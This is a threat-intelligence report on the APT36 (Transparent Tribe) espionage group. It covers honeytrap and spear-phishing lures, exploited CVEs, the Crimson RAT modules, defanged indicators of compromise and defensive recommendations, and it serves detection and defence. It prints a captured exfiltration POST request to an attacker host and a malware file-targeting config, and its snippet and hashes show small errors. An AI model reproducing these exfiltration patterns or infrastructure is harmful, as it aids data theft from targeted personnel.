



India Future Foundation

## India Future Foundation's Analysis on APT 36



FOUNDATION

**January 2023**

## Contents

Executive Summary	2
Targeting Sector	3
Targeting Country	6
Cyber Espionage Activity	6
Technical Analysis	7
Analysis of Crimson RAT	8
Indicators of Compromise (IoCs)	9
Recommendations	14
Reference	15



INDIA FUTURE  
FOUNDATION

## Executive Summary

India Future Foundation analyzed the APT36 cyber threat. APT36 is a Pakistan-based Cyber Threat group that targets Indian military and diplomatic entities first seen in 2013. The group uses honey trapping techniques to lure their target to collect information like macro-based documents and embedding executable files within zip files. The group uses Crimson RAT to steal data and perform cyber-espionage activities. The RAT comprises a variety of exfiltration functions.

India Future Foundation analyzed this group's espionage efforts to steal personal data from military personnel using honey traps. The APT goes by other names like Transparent Tribe, ProjectM, Mythic Leopard, Operation C-Major. The APT group is observed to use the Andromeda botnet. Apart from India, similar activities of the APT group are seen in Afghanistan, Australia, Austria, Azerbaijan, Belgium, Botswana, Bulgaria, Canada, China, Czech, Germany, Iran, Japan, Kazakhstan, Kenya, Malaysia, Mongolia, Nepal, Netherlands, Oman, Pakistan, Romania, Saudi Arabia, Spain, Sweden, Thailand, Turkey, UAE, UK, USA. The group uses various tools to perform its malicious activities like Amphibian, Android RAT, beendoor, Bezigate, Bozok, BreachRAT, Crimson RAT, DarkComet, Luminosity RAT, Mobzsar, MumbaiDown, njRAT, ObliqueRAT, Peppy RAT, QuasarRAT, SilentCMD, Stealth Mango, UPDATESEE, USBWorm, Waissar RAT.

The group is expanding its arsenal with a new Windows malware – ObliqueRAT. To achieve its goals, the APT group fake domains masquerading as legitimate sites of Indian defence and government-related websites or lure victims to malicious content-hosting websites.




Figure: Common attack chains of the APT group

## Targeting Sector

The APT36 group, also known as Transparent Tribe, primarily targets military and defence personnel (Figure 1) but is expanding its targeting to diplomatic entities, defence contractors, research organizations, and conference attendees. The group uses a variety of tailored themes to lure their targets. The APT group used honeytrap-themed lures to trick victims into opening ZIP archives and maldocs, military and defence-themed maldocs to distribute CrimsonRAT. These maldocs masqueraded as logistical and operational documents for the Indian Armed Forces (Figure 2). The group used RAR archives to target diplomatic entities, CrimsonRAT maldoc as the agenda for the conference (Figure 3). The group is reportedly using maldocs content similar to the themes of Indian government-sponsored conferences to lure victims.

The spying application SmeshApp infected the personal computers of the Air Force, Navy, Border Security Force (BSF) and Central Industrial Security Forces by stealing their stored information, tracked movements, phone calls, messages and even photographs. The group was even lured through fake Facebook profiles.






Figure 1: The attached Guidelines.xlam is a maldoc used as a spear-phishing email to defence personnel




**Figure 2: Spear-phishing email to defence advisors**



**Figure 3: Maldoc impersonating as the agenda for the conference**

The APT group used various honey trap maldocs to lure victims to download files like sending malicious CV (Figure 4) or deliver CrimsonRAT executables in the form of honeytrap-themed icons (Figure 5).



**Figure 4: Honeytraps maldocs**



**Figure 5: CrimsonRAT executables**

Pakistan-linked APT36 is using decoy health advisory to spread CrimsonRAT malware. Some of the functionalities of the CrimsonRAT are stealing credentials from the victim's browsers, capturing screenshots, collecting installed anti-virus details, reading processes, drives, and folders on the victim machine. The attached macro documents exploited the CVE-2017-0199, which executes Visual Basic script when the victim opens the malicious document. The attackers spread the maldoc through a spear-phishing email labelled as a health advisory (Figure 6) about the coronavirus and pretends to be from the Government of India.

When the victim opens the attached malicious document and enables macros, the CrimsonRAT function starts. The RAT creates two directories - "Eldacar" and "Uahaiws". Then the RAT detects the OS version installed and downloads the 32-bit or 64-bit version of the RAT in zip format in the Uahaiws directory and extracts the content in the Edlacar directory. The RAT calls the shell function to execute the payload and connects to a hardcoded Command and Control (C2) server at IP address 107.175.64[.]209 or 64.188.25[.]205 to send collected victim information to the server.

INDIA FUTURE  
FOUNDATION







Figure 6: Phishing Document that contains malicious macro code

## Targeting Country

APT36 is believed to be of Pakistan origin group that mainly targets the Government of India and performs cyber-espionage activities against the defence personnel, embassies, diplomatic entities, defence contractors, and research organizations. Apart from India, similar activities of the APT group are reported in Afghanistan, Australia, Austria, Azerbaijan, Belgium, Botswana, Bulgaria, Canada, China, Czech, Germany, Iran, Japan, Kazakhstan, Kenya, Malaysia, Mongolia, Nepal, Netherlands, Oman, Pakistan, Romania, Saudi Arabia, Spain, Sweden, Thailand, Turkey, UAE, UK, USA.

## Cyber Espionage Activity

An Android app – SmeshApp (Figure 7), collected information about Indian army personnel in 2016 and is attributed to the work of the APT36 group. Google eventually removed the application from its Playstore. Operation C-Major targeted Indian military officials via spear-phishing emails and used Adobe Reader vulnerability to distribute spyware. In 2017, the APT36 group impersonated the Indian think tank "Institute for Defence Studies and Analyses (IDSA)" and sent spear-phishing emails to the Indian Army and the CBI officials.



**Figure 7: SmeshApp malicious application**

## Technical Analysis


APT36 uses various tools like Andromeda, beendoor, Bezigate, Bozok, BreachRAT, Crimson RAT, DarkComet, Luminosity RAT, njRAT, Peppy Trojan and UPDATES. The group set up fake blogs to lure Indian military officials. The site intribune.blogspot[.]com is set up by the malicious actors infected by the MSIL/Crimson, njRAT and other malware. The group posted luring articles to conduct their malicious activities (Figure 8).



**Figure 8: Fake articles to lure victims**



When one clicks on Read More, a maldoc is downloaded on the victim device and installs njRAT malware. The group used email campaigns to deliver Crimson RAT payloads like using Pathankot Attack name to lure military personnel (Figure 9).



**Figure 9: Email campaigns in the name of “Pathankot Attack” to lure military personnel. The file contains MSIL/Crimson payloads.**

## Analysis of Crimson RAT

Crimson RAT is a modular payload that downloads additional payloads to perform keylogging, credential theft from browsers, automatic searching, and stealing files on removable devices. The first stage of the Crimson is to download all the additional modules to make itself a more featured RAT. The C&C responds to the requests of the Crimson RAT to download additional payloads. Crimson uses a custom TCP protocol to communicate with the C&C server. Crimson is using webcams to spy on the victims, stealing email from Outlook, and recording the victim's screen. Some Crimson RAT variants support 40 commands to spy and exfiltrate data.

### Modules of Crimson

**URLDownload:** This module first checks for the existence of the registry key - "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\last\_edate", the module creates new keys if it does not exist. The module has a downloader logic to wait for at least 15 days and then send HTTP GET Requests to a hardcoded location to fetch a text file. The text file contains the HTTP location of the final payload, which is likely a compromised website.

**SecApp:** This module supports info, upsects, and upmain commands that allows the controller to modify the path and application names for secApp. An initial beacon is sent to the C&C server with a different port number.

**Credential Stealer:** This module downloads saved credentials from different browsers such as Chrome, Firefox, and Opera browsers and stores the credentials like "%APPDATA%\Roaming\chrome\chrome\_update".

**Keylogger:** It is a basic keylogger that stores key logs in a file name "nvidia" in "%APPDATA%\NVIDIA\ location.

**USB Module:** This module searches for potential interesting information and copies it to the local disk. It searches for different types of extensions mentioned in the below figure.

```
SYNC_RULES_CONFIG = {'HOME': r('.pdf' or '.txt' or '.doc' or '.xls' or '.ppt' or '.mdb' or '.dwg' or '.dxf' or '.dxb' '),  
                    'FIXED': r('.pdf' or '.doc' or '.xls' or '.ppt' or '.mdb' or '.dwg' or '.dxb' '),  
                    'REMOVABLE': r(' size < 5 mb if (.jpg' or '.jpeg' or '.avi') else (size < 100 mb and (.pdf' or '.txt' or '.doc' or '.xls' or '.ppt' or '.mdb' or '.dwg' or '.dxf'))')}
```

**Peppy Module:** A python-based module for automatic exfiltration of potentially files and keylogs. Files are extracted using HTTP POST requests (Figure 10). Peppy also uses the same set of extensions of the USB Module for search parameters.

**Figure 10: Peppy POST Request to exfiltrate data.**

```

Follow TCP Stream (tcp.stream eq 8)
Stream Content
POST /0.1/files.php/C/Documents%20and%20Settings HTTP/1.1
Accept-Encoding: identity
Username:
Content-Length: 5942
Auth-Token:
Connection: close
User-Agent: Python-urllib/2.6
Host: mvssync8767.com
Content-Type: multipart/form-data; boundary=74925276adfe49c4a0267510b612a232

--74925276adfe49c4a0267510b612a232
Content-Disposition: form-data; name=""; filename="C:\\Documents and
Settings
Content-Type: text/plain

```

The malware authors exploited the CVE-2012-0158, a vulnerability in the Windows common controls that allows remote code execution when a user visits a malicious website crafted to exploit the vulnerability. The malicious word file uses a shellcode that searches and decodes the executable payload. This payload resides in the memory. The shellcode then proceeds to save the payload and calls WinExec to exploit the payload. The payload is written in C++.

## Indicators of Compromise (IoCs)

Below is the list of indicators that can be used to identify the activities of the APT group. These are the forensic data found on the infected systems. The list of IoCs includes malicious domains and generic-themed domains, URLs, IP addresses used by the APT36 group. The IoCs also includes hashes of the RATs, maldocs, and associated email addresses.

### Malicious Domains

Domains with specific themes:

clawsindia[.]com  
 mail[.]clawsindia[.]com  
 larsentobro[.]com  
 militarytocorp[.]com  
 7thpcupdates[.]info  
 india[.]gov[.]in[.]attachments[.]downloads[.]7thpcupdates[.]info  
 email[.]gov[.]in[.]attachment[.]drive[.]servicesmail[.]site  
 tprlink[.]com  
 armypostalservice[.]com  
 isroddp[.]com  
 mail[.]isroddp[.]com



hxxp://drivetransfer[.]com/files/My-Resume-Detail.doc  
hxxps://emailhost[.]network/National-Conference-2021  
hxxp://mediaclouds[.]live/files/cnics.zip  
hxxp://mediaclouds[.]live/files/attachment.zip  
hxxp://mediabox[.]live/anita-resume4  
hxxp://mediabox[.]live/files/nisha-resume-2020.zip  
hxxp://mediafiles[.]live/files/my%20fldr%20for%20u%20diensh.zip  
hxxp://mediafiles[.]live/files/for%20u%20krishna%20my%20pic%20and%20video%20fldr.zip  
hxxp://mediafiles[.]live/files/khushi%20pics%20all.zip  
hxxps://mediafiles[.]live/aditii  
hxxps://mediaflix[.]net/BHC-PR  
hxxp://mediaflix[.]live/files/skype-lite.apk  
hxxp://mediadrive[.]cc/?a=W1549544649I  
hxxp://mediadrive[.]cc/?a=W1550558721I&fbclid=IwAR1PzHnHCOjDqfpqaBqxnY4o1xMX6ibdgXACo  
mUmJuHFYHgtCBHFq5NIYug  
hxxp://hostflix[.]live/files/my\_new\_pic.zip  
hxxp://shareflix[.]co/files/lkgame.apk  
hxxp://shareflix[.]co/larmina-circulum-vetae-complete-2020  
hxxps://studioflix[.]net/my-social  
hxxp://social.medialinks[.]cc/files/scan0001.rar  
hxxp://social.medialinks[.]cc/Case-Detail  
hxxp://social.medialinks[.]cc/my-100-pics  
hxxp://social.medialinks[.]cc/files/hot\_song.rar  
hxxp://email.gov.in.attachment.drive.servicesmail[.]site/files/Co ast%20Guard%20HQ%2010.rar  
hxxps://email.gov.in.attachment.drive.servicesmail[.]site/New-Projects-List  
hxxp://filelinks[.]live/files/Note%20Verbal.doc  
hxxp://filelinks[.]live/Details-and-Invitations  
hxxp://file-attachment[.]com/files/fauji%20india%20september%202019.xls  
hxxp://file-attachment[.]com/files/pfp-73rd%20independence%20day%20gallantry%20awards%20.xls  
hxxp://mediashare[.]cc/?a=W1551315913I  
hxxps://shareone[.]live/New-sonam-cv1  
hxxp://cloudsbox[.]net/files/new%20cv.zip  
hxxp://cloudsbox[.]net/files/new%20preet%20cv.zip  
hxxp://cloudsbox[.]net/files/preet.doc  
hxxp://cloudsbox[.]net/files/sonam%20karwati.zip  
hxxp://cloudsbox[.]net/files/nisha%20arora%20sharma.zip  
hxxp://cloudsbox[.]net/files/cv%20ssss.zip  
hxxp://cloudsbox[.]net/files/sonamkarwati.exe  
hxxps://cloudsbox[.]net/files/sonam  
hxxps://cloudsbox[.]net/My-Pic  
hxxp://cloudsbox[.]net/files/sonam%20karwati.exe  
hxxp://cloudsbox[.]net/files/sonam  
hxxps://cloudsbox[.]net/sonam-karwati5  
hxxp://cloudsbox[.]net/sonam11  
hxxp://filestudios[.]net/files/Nisha%20Doc.doc  
hxxps://filestudios[.]net/Sunita-Singh1.html  
hxxp://filestudios[.]net/files/sonam%20cv.zip  
hxxp://templatesmanagersync[.]info/essa.dotm  
hxxp://10feeds[.]com/temp.dotm

hxxp://datacyncorize[.]com/  
hxxps://datacyncorize[.]com/  
hxxps://datacyncorize[.]com/INDISEM-2021.ppt  
hxxps://datacyncorize[.]com/INDISEM-2021(INDISEM-2021.ppt)  
hxxps://datacyncorize[.]com/INDISEM-2021  
hxxps://datacyncorize[.]com/INDISEM-2021(INDISEM-2021.ppt  
hxxps://datacyncorize[.]com/NDC-Updates  
hxxp://sharingmymedia[.]com/recordsdata/Standards-of-Military-Officers.doc  
hxxps://sharingmymedia[.]com/files/1More-details.doc  
hxxp://sharingmymedia[.]com/files/Criteria-of-Army-Officers.doc  
hxxp://sharingmymedia[.]com/files/7All-Selected-list.xls  
hxxps://sharingmymedia[.]com/files/More-details.docm  
hxxps://sharingmymedia[.]com/myfiles/Immediate%20Message.docm/Unknown%20OS%20Platform/  
mmediate%20Message.docm  
hxxps://7thcupdates[.]info/downloads/7thPayMatrix.xls  
hxxp://armypostalservice[.]com/myfiles/file.doc/win7/file.doc  
hxxp://isroddp[.]com/rEmt1t\_pE7o\_pe0Ry/hipto.php  
hxxp://newsupdates[.]myftp.org/lee/vbc.exe

#### IP Addresses

23[.]254.119.11  
64[.]188.12.126  
64[.]188.25.232  
75[.]119.139.169  
95[.]168.176.141  
107[.]175.64.209  
107[.]175.64.251  
151[.]106.14.125  
151[.]106.19.218  
151[.]106.56.32  
162[.]218.122.126  
164[.]68.101.194  
167[.]114.138.12  
167[.]160.166.177  
173[.]212.192.229  
173[.]212.226.184  
173[.]212.228.124  
173[.]249.14.104  
173[.]249.50.57  
176[.]107.177.54  
178[.]132.3.230  
181[.]215.47.169  
185[.]117.73.222  
185[.]136.161.124  
185[.]136.163.197  
185[.]136.169.155  
185[.]174.102.105



185[.]183.98.182  
192[.]99.241.4  
193[.]111.154.75  
198[.]46.177.73  
198[.]54.119.174  
206[.]81.26.164  
207[.]154.248.69  
209[.]127.16.126  
212[.]8.240.221  
216[.]176.190.98

## Hashes

### Maldocs

662c3b181467a9d2f40a7b632a4b5fe5ddd201a528ba408badbf7b2375ee3553  
9072e1af4382183be07719286f8017f6eddd9460b2e6f8a47fb042ec17aeb569  
c8f27a014db8fa34fed08f6d7d50b728a8d49084dc20becdb23fff2851bae9cb  
5bc32ad6ca2b8c6107c45715d61521acc0abca6f5da135161ef374f68ea3dcbd  
b92890e6da84c381330319c80ec0112cba70f50ce7f9748f8a438f2c99225cd0  
0335de8eadbbd5dc7cbe92ef869bcea6f6596ac39a38680142c982ec6e97ecde  
856f656d41dae458a3c2a78dfa48537028b5f1e2101992dbc87bb5fe42feb821  
877b64590533a9545d160acb720138d9a675a7c97dc3c48005a3edae0a44c8df  
2ad362e25989b0b1911310345da90473df9053190737c456494b0c26613c8d1f  
0196bc9ac3db6f02cfa97323c8fce6cc7318b8f8fad3e73bdf7971b3c541964  
b85536589c79648a10868b58075d7896ec09bbde43f9c4bad95ed82a200652bc  
3e9d94714c78d02eedc5f9085982edd5b840950e65702d8ee1544b643733570b  
57572d520359e209357776fa2d52455dccc64999d1f3ca7a6b90bcbf11535c0a  
b63f375f43a852f24f55ef3000b5a9bc3563cc5f00abcf4bea12e033348ec93b  
d7317a96f983a73cdccf319bcd4461cdb736e9b6b5232927861499494db957f2  
e61aefcdeb1e5bd3855279e5e5fd676d3fdb78d1f9d6963694508e521115ea1d  
0172bec4d945add9f12ce4d7d23f0e0da1ced677e89bfc132b000d444876cb41

### RATs

d27474625cdc0c3456918edfa58bfaf910c8b98c6168a506ac14afc1a41fb58f  
577b92a3a23917f55b1156d87ae4d4824894a3b15ae687ffa8b8af125a10438c  
6ee76407efa8157b7f2b80a3a7ccc41581851aca58ab10cb8caf0243ce6fa436  
10e2e486cf8ac63c12c9b50bd2e5222bc8e05b5a4d43ae2dc17dcc9ca81a78d0  
d32a88349a7b10db3ba40619237009ab2fd5ec8351f3ebf3ca6865f576105a96  
b67d764c981a298fa2bb14ca7affc68ec30ad34380ad8a92911b2350104e748  
17742a3ca746f7f13aff1342068b2b78df413f0c9cd6cdd02d6df7699874a13a  
5a7a7c94eed3eea9fbc9ff1a32ea3422b46496e405f90858b1b169bb60bdbac6  
1259ddd540300dbec4d76b5909dad475fa56b3b1837b6c7097d9b42e28d3182c  
950532180701f8ac033a8796238d7e5b6900bc2652f28e2a44645d3cdabdeded  
55a08e78689b58ba3b4bf7ea6d3a2420b15ccd7b4fcc97892b5724c538fb6c8  
e3844f43afbc510d0b5c6f77e482711bbbb3dcae8e04b2f7200a11eff27c029d  
e7dbf1eacfbfd73576b0e410099898e4c7e2d51d76fe3095314dee1b54860bf4f

a22f6dc3eb0001c2be76d261721a1c1f419e15f6b5bfff95c5b8a5f633ce1956  
c9cdd5a5b0701a4d311e0264f5bcec49fa500dde81ff8dbaa081be032b0c0446  
706ca8e074ad04777a408b845ed56c1d675902cc2ef0aa6cca29430e967ba7af  
1a8903d201f01608fba5c48f0f9d6d0546a0534c8af6fa61ecf28b2f484e77fe  
6c917faa1a5ea5ae74525ace0c39c4a9208cb48f64372b8cd97c2e6e96a957db  
1283da4519c11d20a9c535d2886d6e60706d62aaaa8fcdcb55eeb0ee84f9805a  
0ec4af0779080f9b0b534a6b1b6f1f09ee205cf49a4334046d683d1cce84d3a0  
bfcb56e41871cf6668c2699c3b0697913d0780bc0195a51ae036db7b991797d9  
1fdb5dd192e813f337adc21dfe4a31e1de10bd2bbb5b58ca51a6836b7e108953  
9e98fd3ad7527503b255a70ee461c02a3c9ef9aabdee3173d2f8fbb8c93d2d50  
577a101dfe7db05c29570a1971e1a26e46f2f979d8ad99d51bb47665042614a5  
144d8dcc78075b2f35eaf1392018127a1ff775c2a8053b91ea6837c1c246f2e2  
0497e0e927adf2d0079f4e0f93dfc349bf1a2321843f8c33efe89e705900d3ba  
7de78f7c806f828ef071a103b7be87636414635e008ea2463bf33077a466140a  
d3190b5007d433e875039da72ef507a1c6e7c15cddf7ce4409e333d89c9050ee  
08b8ab37fd019b2c9d33d278eeaa16e9c50ed4c7c66ef7202eb0537ec9465a07  
26e79b8af50583503b0c6bb5dc3e430ca9fdeff1e4c809ca5fea0057de7470e0

#### Associated Malicious Email IDs

pmaymis-mhupa[at]pmayindia[.]com  
vikaskumar[.]patel[at]larsentobro[.]com  
larsento[at]larsentobro[.]com

## Recommendations

- To protect against RATs, consider a real-time malware detection endpoint solution.
- Keep all software (including Microsoft Word and Excel) up-to-date.
- Train employees against social engineering and spear-phishing attacks to avoid opening documents from unvetted sources.
- Advise employees to contact health advisory to ensure that the emails are legitimate and aware of phishing campaigns using Coronavirus baits.
- In case of malware detection, immediately disconnect infected computers from LAN/internet to stop the spread of the malware in the network, change the passwords of all email and online services, take back-ups, scan for malware and viruses in the backups and reinstall the Operating System.

## Reference

- <https://blog.talosintelligence.com/2021/05/transparent-tribe-infra-and-targeting.html>

